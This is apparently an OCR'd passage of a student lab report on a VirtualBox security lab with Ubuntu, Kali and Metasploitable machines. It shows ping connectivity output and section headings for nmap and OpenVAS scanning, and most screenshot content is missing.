
c. Ping testing to check connectivity between three virtual machines:

- Ubuntu Server:



ServerUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ubuntu@ubuntu:~$ ping 10.10.1.4
PING 10.10.1.4 (10.10.1.4) 56(84) bytes of data.
64 bytes from 10.10.1.4: icmp_seq=6 ttl=64 time=1.10 ms
64 bytes from 10.10.1.4: icmp_seq=7 ttl=64 time=1.17 ms
64 bytes from 10.10.1.4: icmp_seq=8 ttl=64 time=1.02 ms
64 bytes from 10.10.1.4: icmp_seq=9 ttl=64 time=1.83 ms
^C
--- 10.10.1.4 ping statistics ---
9 packets transmitted, 4 received, 55.5556% packet loss, time 8157ms
rtt min/avg/max/mdev = 1.021/1.280/1.832/0.323 ms
ubuntu@ubuntu:~$ ping 172.16.1.1
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.
64 bytes from 172.16.1.1: icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from 172.16.1.1: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 172.16.1.1: icmp_seq=3 ttl=64 time=0.035 ms
64 bytes from 172.16.1.1: icmp_seq=4 ttl=64 time=0.035 ms
^C
--- 172.16.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.022/0.039/0.064/0.015 ms


ServerUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ubuntu@ubuntu:~$ ping 10.10.1.4
PING 10.10.1.4 (10.10.1.4) 56(84) bytes of data.
64 bytes from 10.10.1.4: icmp_seq=1 ttl=64 time=1.48 ms
64 bytes from 10.10.1.4: icmp_seq=2 ttl=64 time=1.08 ms
64 bytes from 10.10.1.4: icmp_seq=3 ttl=64 time=1.16 ms
64 bytes from 10.10.1.4: icmp_seq=4 ttl=64 time=0.880 ms
^C
--- 10.10.1.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.880/1.150/1.483/0.217 ms
ubuntu@ubuntu:~$ ping 172.16.1.4
PING 172.16.1.4 (172.16.1.4) 56(84) bytes of data.
64 bytes from 172.16.1.4: icmp_seq=7 ttl=64 time=6.62 ms
64 bytes from 172.16.1.4: icmp_seq=8 ttl=64 time=10.8 ms
64 bytes from 172.16.1.4: icmp_seq=9 ttl=64 time=0.947 ms
^C
--- 172.16.1.4 ping statistics ---
9 packets transmitted, 3 received, 66.6667% packet loss, time 8150ms
rtt min/avg/max/mdev = 0.947/6.135/10.836/4.051 ms
ubuntu@ubuntu:~$

- Kali:



- Metasploitable:




2. Vulnerability scanning


2.1 Using nmap:

- In this part we will be using nmap for scanning and capturing results.
- Nmap allows network admins to find which devices are running on their network, discover open ports and services, and detect vulnerabilities.


a. Host discovery:



b. Service detection:




c. OS detection:




2.2 Using OpenVAS GVM: Scan for threats

+ OpenVAS GVM is a software framework of several services and tools offering vulnerability scanning and vulnerability management

- Creating a target:





- Creating a task:

